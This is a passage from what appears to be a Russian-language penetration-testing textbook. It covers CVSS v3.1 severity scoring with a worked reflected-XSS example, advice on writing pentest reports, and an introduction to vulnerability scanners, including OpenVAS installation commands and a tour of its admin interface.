3) доступность (Availability) заслуживает более подробного рассмотрения. Когда мы говорим об информационных системах, то является самой собой разумеющимся, что их основной целью является выполнение определенных задач. Для выполнения работы требуются определенные ресурсы: память, арифметико-логическое устройство, системы ввода/вывода и т. д. Во время атаки может возникнуть сбой в любом из этих компонентов, что повлечет за собой полный или частичный сбой в работе системы и повлияет на ее доступность. Если происходит полный отказ в обслуживании или у атакующего появляется возможность полностью закрыть доступ к ресурсу, метрика принимает значение «High», если атака влияет в основном на быстродействие системы или система становится недоступна лишь частично — значение «Low». Если же атака никак не сказывается на доступности системы, метрика принимает значение «None».

3. **Область действия** (Scope) указывает на то, как уязвимость в конкретном компоненте системы влияет на другие ее компоненты. Например, если после успешной эксплуатации уязвимости в базе данных специалист получает доступ лишь к хранящейся в этой базе информации, метрика будет иметь значение «Unchanged». Если эта же уязвимость позволяет повысить привилегии в системе, что выходит за область контроля безопасности данного компонента, значение изменится на «Changed».

Оценка каждой базовой метрики производится по шкале от 0 до 10, где 0 — это наименьший уровень серьезности, а 10 — наивысший. Итоговый уровень серьезности уязвимости вычисляется на основе сочетания всех базовых метрик с использованием специальной формулы. Присвоение значения всем базовым метрикам является необходимым для расчета уровня критичности, оставшиеся две группы метрик не являются обязательными и используются для более точной оценки.

Метрики окружения (Environmental Metrics) в CVSS — это дополнительные метрики, использующиеся для более точной оценки уровня серьезности уязвимости. Эти метрики являются модифицированным эквивалентом базовых метрик и описывают более конкретные характеристики уязвимости, которые зависят от сложившейся ситуации и особенностей построения ИС в конкретной организации. Выделяют две группы метрик окружения.

1. Требования к безопасности описывают важность конкретных компонентов системы в контексте их использования конкретной организацией. Уровень конфиденциальности, целостности и доступности (Confidentiality, Integrity, Availability или сокращенно CIA) описывает, какой эффект окажет на систему,

пользователей или клиентов нарушение в одном или нескольких указанных аспектах. Эта метрика может принимать значения «Low» (незначительный эффект), «Medium» (значительный эффект), «High» (катастрофический эффект).

2. Модифицированные базовые метрики позволяют аналитикам переопределять отдельные базовые метрики на основе конкретных характеристик среды, в которой работает ИС. Например, в ИС есть уязвимый компонент, который может быть использован для атаки только в том случае, если администратор не изменил заданные по умолчанию настройки. Однако если ИТ-специалисты изменили конфигурацию, а сам компонент работает с ограниченными правами, то в этом случае модифицированным метрикам конфиденциальности, целостности и доступности могут быть заданы более низкие значения.

Темпоральные метрики — это еще один тип метрик, используемых для более точной оценки уровня серьезности уязвимости. Они учитывают временные факторы, связанные с уязвимостью, такие как наличие патчей, информации о ней и т. д.

В CVSS существуют три темпоральные метрики.

1. Доступность эксплойта (Exploit Code Maturity) описывает, насколько доступным является эксплойт для уязвимости. Эта метрика может принимать значения «Unproven» (эксплойт неизвестен), «Proof of Concept» (есть эксплойт, но его применение может потребовать серьезных модификаций в зависимости от среды применения), «Functional» (есть эксплойт, и он может применяться практически в любой системе) и «High» (есть эксплойт, который можно использовать в автоматизированных атаках).

2. Доступность исправления (Remediation Level) описывает, насколько легко или сложно установить патч, который устраняет уязвимость. Эта метрика может принимать значения «Official Fix» (официальный патч доступен), «Temporary Fix» (доступен официальный временный патч), «Workaround» (доступно неофициальное решение, например патч, выпушенный группой энтузиастов) и «Unavailable» (на данный момент никаких решений проблемы нет).

3. Уровень уведомления (Report Confidence) описывает, насколько эксперты уверены в правильности и полноте информации об уязвимости. Эта метрика может принимать значения «Unknown» (есть косвенные данные об уязвимости, но детали остаются неизвестными), «Resonable» (собрано достаточно данных для подтверждения наличия уязвимости, но нет точной информации о причинах ее появления), «Confirmed» (имеются доказательства наличия уязвимости и установлена причина ее возникновения) и «Not Defined» (уровень уведомления не определен).

Каждая темпоральная метрика имеет свой набор значений, которые могут быть назначены на основе временных характеристик уязвимости.

После подсчета результирующей оценки, основанной на всех используемых метриках, определяется уровень критичности той или иной уязвимости (табл. 5.1).

Таблица 5.1. Определение уровня критичности уязвимости на основе баллов CVSS

Уровень критичности	Баллы
Нет	0
Низкий	0,1–3,9
Средний	4,0–6,9
Высокий	7,0–8,9
Критический	9,0–10

Рассмотрим пример определения уровня риска. Допустим, есть уязвимость в одном из компонентов веб-приложения. Для осуществления атаки специалист создает ссылку на веб-сайт, на котором установлена уязвимая версия плагина. Эта ссылка содержит вредоносный JavaScript-код. Атакующий вводит жертву в заблуждение, заставляя ее нажать на эту ссылку — отправляя ссылку жертве по электронной почте или размещая ссылку на веб-сайте. Когда жертва нажимает на ссылку, уязвимый сервер отправляет жертве легитимную веб-страницу с вредоносным JavaScript, созданным атакующим. Веб-браузер жертвы выполняет вредоносный JavaScript в контексте уязвимого веб-сайта, что позволяет атакующему читать и изменять данные, связанные с этим сайтом. Атаки типа «Reflected XSS» обычно нацелены на кражу файлов cookies, связанных с уязвимым веб-сайтом, но могут использоваться для запуска других действий.

Для расчета уровня серьезности уязвимости мы будем использовать CVSS v3.1 (табл. 5.2).

Таблица 5.2. Определение уровня критичности уязвимости

Метрика	Значение	Комментарий
Вектор атаки	Сеть	Атака может быть выполнена через интернет
Сложность атаки	Низкий	Атакующий без проблем может выполнить данную атаку
Наличие привилегий	Нет	Для выполнения атаки никаких привилегий не требуется
Взаимодействие с пользователем	Требуется	Жертва обязательно должна нажать на вредоносную ссылку
Область действия	Изменена	Уязвимый компонент находится на веб-сервере, однако затронутым оказывается веб-браузер пользователя
Конфиденциальность	Низкий	Происходит утечка только информации, связанной с конкретным уязвимым веб-приложением
Целостность	Низкий	Связанная с веб-приложением информация не может быть модифицирована
Доступность	Нет	Вредоносный JavaScript существенно не влияет на браузер жертвы

Итак, базовая метрика CVSS для этой уязвимости будет 6,1 — средняя (medium).

К счастью, для оценки рисков нам не нужно держать в голове столько информации. Разработчики стандарта позаботились о нас и создали онлайн-калькулятор (рис. 5.17), который значительно облегчает нашу жизнь, — https://www.first.org/cvss/calculator/3.1.




Рис. 5.17. Онлайн-калькулятор CVSS

Что стоит, а чего не стоит включать в отчет

Изначально этот раздел планировался в жанре «вредных советов», но книга у нас серьезная, и поэтому ограничимся общей информацией в традиционном для нас стиле.

Так чего же не стоит включать в отчет? Никогда не старайтесь сделать ваш отчет больше за счет ненужных данных. Так, предыдущий абзац не содержит никакой полезной для вас информации, но занимает несколько строк. То же касается и отчета. Множество данных не равно объему проделанной работы. Например, после того как вы просканировали nmap все публичные адреса компании, скорее

всего, вы получите несколько страниц данных, где действительно полезными будут лишь десяток строк, вот их вам и нужно показать.

Используйте снимки экрана, когда это уместно. Для подтверждения проникновения в систему нет смысла прикладывать к отчету в качестве доказательства полученные данные, особенно если они конфиденциальные. Достаточно одного снимка экрана, показывающего основные параметры системы, благодаря которым ее можно достоверно идентифицировать, и результата выполнения команды whoami, подтверждающего получение привилегий в системе.

Если в своем отчете вы ссылаетесь на определенные стандарты, данные об уязвимостях или любую другую общедоступную информацию, то в целях создания более лаконичного отчета рассмотрите возможность использования ссылок. Стандарт SMTP содержит в себе 94 страницы, а что будет, если вы захотите вставить в свой отчет несколько таких источников? При использовании ссылок на внешние источники те, кому будет необходимо прочесть информацию, на которую вы ссылаетесь, получат такую возможность, а ваш отчет будет выглядеть более серьезным и понятным.

Презентация материала

Представление отчета является не менее критичным этапом, чем выполнение аудита информационной системы. Убедитесь в том, что ваш отчет и презентация (или и то и другое) подготовлены в едином стиле, информация излагается технически грамотно и последовательно. После создания отчета прочтите его еще раз, сопоставьте обозначенные в начале цели с полученными результатами и проверьте, насколько это хорошо отображено в отчете. Обязательно несколько раз проверьте орфографию и пунктуацию — ошибки могут серьезно подорвать веру в вас как в профессионала.

Резервные копии

Существует два типа людей: те, кто регулярно делает резервные копии, и те, кто пока еще не делает их. Создание резервных копий — как покупка страховки для путешествия: пока вам она не понадобится, вы считаете это напрасной тратой ресурсов, но в любой непредвиденной ситуации вы будете благодарить себя за то, что застраховались. Рекомендуется регулярно создавать резервные копии документации и любой другой критичной информации. Храните резервные копии в безопасном месте и рассмотрите возможность шифрования данных, ведь вы, конечно же, не хотите, чтобы в один прекрасный день они оказались в публичном доступе.

06 Поиск уязвимостей

Итак, мы нашли сервер, к которому можем получить доступ. Обычно для несанкционированного подключения используют уязвимости в установленном ПО. Но как определить, какие уязвимости присутствуют на удаленной машине, а какие нет? Можно попытаться найти их вручную, используя полученную информацию и базы данных уязвимостей. И хотя это самый правильный путь, он будет долгим и трудоемким, потребует хорошей теоретической и практической подготовки. В этом случае нам помогут сканеры уязвимостей.

Самые популярные сканеры — Nessus, OpenVAS, Retina и Nexpose. Они позволяют не только находить открытые уязвимости в установленном ПО и ОС, но и определять устаревшие протоколы шифрования, зараженные компьютеры и многое другое. Эти инструменты предназначены не только для злоумышленников, но и для администраторов, желающих улучшить безопасность своей инфраструктуры.

Принцип работы сканеров уязвимостей

Технологии и приемы, которые используют сканеры уязвимостей, могут несколько различаться в зависимости от продукта, однако все они основаны на общих принципах:

- **Сбор информации.** Сканеры уязвимостей начинают свою работу со сбора информации об анализируемой системе, который включает в себя определение доступных хостов, операционной системы, сервисов, открытых портов и т. д.
- **Сравнение с базой данных уязвимостей.** У каждого сканера есть обширная база данных известных уязвимостей. Как только информация о системе собрана, она сравнивается с базой данных с целью определить, какие из известных уязвимостей могут присутствовать на найденных хостах.
- **Активное сканирование.** Некоторые сканеры также выполняют активное сканирование: они совершают определенные действия или отправляют

специальные пакеты данных, пытаясь установить, действительно ли в данной системе можно проэксплуатировать найденную уязвимость. Однако это связано с определенными рисками и может привести к сбою в работе системы.

- **Анализ результатов.** Проводится после того, как сканирование завершено, и может включать в себя определение того, какие уязвимости являются наиболее критичными, а также предложения по исправлению обнаруженных уязвимостей.

На самом деле сканеры уязвимостей просто автоматизируют все то, что мы делали до этого вручную, и получают результат намного быстрее. Как и у любого другого инструмента, у сканеров уязвимостей есть свои достоинства и недостатки. И если достоинства очевидны, то с недостатками несколько сложнее, некоторые из них приведены ниже:

- Ложноположительные результаты (false positives). Сканеры могут ошибочно определить уязвимость, которая на самом деле отсутствует в системе. Это приводит к потере времени и ресурсов на исследование и исправление предполагаемой уязвимости.
- Ложнонегативные результаты (false negatives). Сканеры могут пропустить реально существующие уязвимости из-за недостатка данных, ошибок в сигнатурах или несовершенства методов обнаружения.
- Ограниченность базы данных уязвимостей. Сканеры обнаруживают только те уязвимости, которые содержатся в их базах данных. Новые уязвимости, еще не добавленные в базу данных, или уязвимости, специфичные для конкретного приложения, могут остаться незамеченными.
- Отсутствие контекста. Сканеры могут не учитывать контекст, в котором работает система или приложение, а это приводит к неправильной оценке рисков или предложению несоответствующих рекомендаций по исправлению уязвимостей.
- Влияние на целевую систему. Активное сканирование уязвимостей способно негативно сказаться на производительности системы, вызвав проблемы с доступностью или даже сбои.

Сканеры уязвимостей представляют собой важный инструмент, но они не являются панацеей. Они не могут обнаружить все типы уязвимостей, особенно новые или специфичные для конкретного типа приложения.

Автоматическое и ручное сканирование

Недостатки сканеров безопасности мы рассмотрели. Но они имеют и свои плюсы. Первый и, наверное, самый очевидный из них — быстрота, с которой происходит сканирование большого количества хостов. Даже если вы соберете

хорошую команду профессионалов, время и затраты на ручной поиск уязвимостей будут несопоставимы с той пользой, которую принесет конечный результат. Тем более что большая часть уязвимостей достаточно банальна и хорошо известна разработчикам сканеров.

Второе, менее очевидное преимущество — это уменьшение ошибок сканирования. Сканер не устает и работает методично, поэтому он всегда выполнит всю работу до конца, проверит каждую уязвимость и позволит не упустить то, что может не заметить человек.

Наконец, третье преимущество — автоматизация сканирования. Такой сканер способен работать по расписанию, следить за всей инфраструктурой и первым заметить проблемы, которые могут поставить под угрозу безопасность ИС.

Однако не стоит забывать и про преимущества ручного сканирования:

- Глубина анализа. Ручной поиск уязвимостей позволяет специалистам глубже исследовать системы и приложения, обнаруживая сложные и специфические уязвимости.
- Работа в контексте. Ручной поиск уязвимостей учитывает контекст и особенности системы или приложения, что позволяет более точно оценить риски и предложить подходящие решения.
- Обнаружение новых и неизвестных до этого уязвимостей.

Какой из этого можно сделать вывод? Для достижения лучшего результата нам необходимо комбинировать ручное и автоматическое сканирование, что поможет получить более полную картину, а также избежать недостатков обоих методов, сохранив при этом все преимущества.

Сканирование из внутренней и внешней сети

Сканирование на наличие уязвимостей может проводиться как из внешней, так и из внутренней сети, причем каждый из этих подходов имеет свои особенности и преимущества.

Внешнее сканирование уязвимостей проводится с использованием сканера, расположенного вне сети организации. В этом случае сканирование имитирует действия потенциального злоумышленника, пытающегося найти и использовать уязвимости во внешней инфраструктуре организации: веб-сайтах, серверах, файерволах и сетевых устройствах.

При таком подходе мы оцениваем только те ресурсы, к которым у нас есть доступ из Глобальной сети, а значит, результат однозначно не будет полным. К тому же мы неизбежно столкнемся с возможностью обнаружения наших

действий, ведь внешний трафик находится под более пристальным контролем, чем внутренний.

Внутреннее сканирование уязвимостей проводится с использованием сканера, расположенного внутри сети организации. В этом случае сканирование направлено на обнаружение уязвимостей во внутренней инфраструктуре, которые могут быть использованы злоумышленником, уже имеющим доступ к сети.

При проведении такого сканирования время на его исполнение существенно сокращается. Мы можем также при этом запустить дополнительные тесты (например, ARP-сканирование), которые в принципе невозможны при сканировании извне.

С целью достижения наилучшего результата необходимо комбинировать различные варианты сканирования, однако не забывайте, что некоторые тесты могут привести к отказу системы, чему заказчик точно не обрадуется.

Аутентифиницированное и неаутентифицированное сканирование

Аутентифицированное сканирование означает, что сканер уязвимостей выполняет проверку с использованием учетных данных (логина и пароля) для доступа к системам или приложениям. Это помогает сканеру получить больше информации о системе и ее конфигурации, а также проверить уязвимости, которые могут быть доступны только авторизованным пользователям.

Аутентифицированное сканирование позволяет провести более глубокий анализ системы и выполнить те действия, которые недоступны пользователю без аутентификации. Это, в свою очередь, приведет к уменьшению количества ложных срабатываний и даст более точные и полные результаты.

Неаутентифицированное сканирование уязвимостей выполняется без использования учетных данных. Сканер пытается обнаружить уязвимости, анализируя системы и сети с точки зрения потенциального злоумышленника, который не имеет авторизованного доступа к ресурсам.

OpenVAS

OpenVAS (Open Vulnerability Assessment System) — это мощный бесплатный и открытый инструмент для сканирования информационных систем с целью обнаружения уязвимостей. Он является одной из самых популярных альтернатив коммерческим решениям. OpenVAS основан на исходном коде Nessus, однако с момента выпуска его первой версии произошли значительные изменения и на данный момент сканер предоставляет собственный набор функций.

OpenVAS разрабатывается и продвигается компанией Greenbone с 2006 года. Являясь частью коммерческого семейства продуктов для управления уязвимостями Greenbone Enterprise Appliance, сканер вместе с другими модулями с открытым исходным кодом входит в продукт Greenbone Community Edition.

OpenVAS использует большую базу данных сигнатур уязвимостей, а главное, регулярно ее обновляет, что позволяет своевременно обнаруживать слабые места в инфраструктуре.

Данный продукт обладает большим потенциалом масштабируемости, то есть может сканировать большие сети и одновременно работать со множеством устройств, что значительно облегчает его применение при работе с системами большого размера.

OpenVAS имеет множество настроек, гибкую конфигурацию, а также поддерживает значительное количество плагинов, в том числе пользовательских. Еще одной полезной функцией является создание подробных отчетов о найденных уязвимостях, включая их описание, возможные риски и предложения по их исправлению. Отчеты могут быть экспортированы в различные форматы.

Установка

Существует несколько вариантов установки OpenVAS, в том числе как Docker-контейнер. Однако самый простой и быстрый способ начать работу с OpenVAS — установить его из официального репозитория Kali Linux.

Команда для установки OpenVAS:

```
$sudo apt install openvas
```

Следующим шагом будет запуск установщика, который настроит OpenVAS и загрузит самые свежие сигнатуры NVT (Network Vulnerability Tests). Из-за большого количества NVT (более 50 тысяч) этот процесс может занять некоторое время.

Для запуска процесса установки выполните следующую команду:

```
$sudo gvm-setup
```

После установки можно проверить корректность произведенной операции командой:

```
$sudo gvm-check-setup
```

Теперь, убедившись, что все идет по заранее намеченному плану, мы можем приступить к работе в пользовательском интерфейсе. Для доступа к панели

управления введите в браузере адрес localhost:9392. Имя пользователя admin, пароль был сгенерирован автоматически во время установки (рис. 6.1).




Рис. 6.1. Первое подключение к OpenVAS

Администрирование OpenVAS

OpenVAS, несмотря на его кажущуюся простоту, представляет собой достаточно сложный, мощный и интересный инструмент, знакомство с которым начнем с административной части.

Обновления

Обновления являются одной из самых критических частей системы. Если вы не будете регулярно обновлять систему, то получите результаты достаточно низкого качества, не отражающие реального положения дел в ней. Проверить состояние сигнатур можно через веб-интерфейс (рис. 6.2), а обновление выполнить следующей командой:

```
$sudo openvas-feed-update
```




Рис. 6.2. Статус сигнатур (Administration ▸ Feed Status)

Управление пользователями

OpenVAS имеет клиент-серверную архитектуру, что позволяет использовать его одновременно нескольким пользователям. В административной части можно управлять пользователями (Administrator ▸ Users), объединять их в группы (Administrator ▸ Groups), а также присваивать им определенные права, что важно для обеспечения приватности.

Для более удобного управления правами доступа в OpenVAS существует возможность создания ролей (Administrator ▸ Roles), которые в дальнейшем можно присваивать пользователям (рис. 6.3).

Информационная панель (dashboard)

OpenVAS имеет хорошо настраиваемую информационную панель (рис. 6.4), которая по умолчанию является домашней страницей пользователя. Панель инструментов предлагает централизованное представление задач, хостов, NVT и т. д. Все представленные данные можно экспортировать в формате CSV.

Планировщик задач

При работе с корпоративными клиентами может возникнуть ситуация, когда потребуется запустить сканирование вне рабочего времени. Создавать такие запланированные тесты можно в разделе Configuration ▸ Scedules (рис. 6.5).




Рис. 6.3. Создание нового пользователя




Рис. 6.4. Информационная панель




Рис. 6.5. Создание новой задачи

Корзина

Если вы случайно удалили какой-либо из элементов OpenVAS (результат, задачу, пользователя и т. д.), волноваться не стоит — всегда можно достать необходимый элемент из корзины (рис. 6.6), найдя его в соответствующем разделе (Administration ▸ Trashcan).

Поиск уязвимостей

Теперь, когда OpenVAS настроен и работает, а сигнатуры обновлены до последней версии, вы можете приступить к сканированию реальной цели. В тренировочных целях мы просканируем систему, в которой установлено приложение с массой уязвимостей. Для создания своей первой задачи откройте пользовательский OpenVAS. Теперь вы можете выбрать, какой мастер задач запустить — простой (Scan ▸ Task ▸ Task Wizard) или расширенный (Scan ▸ Task ▸ Advanced Task Wizard), в котором можно указать большее количество параметров. Чтобы начать с простого варианта, вам нужно лишь ввести IP-адрес цели и нажать кнопку Start Scan (рис. 6.7).

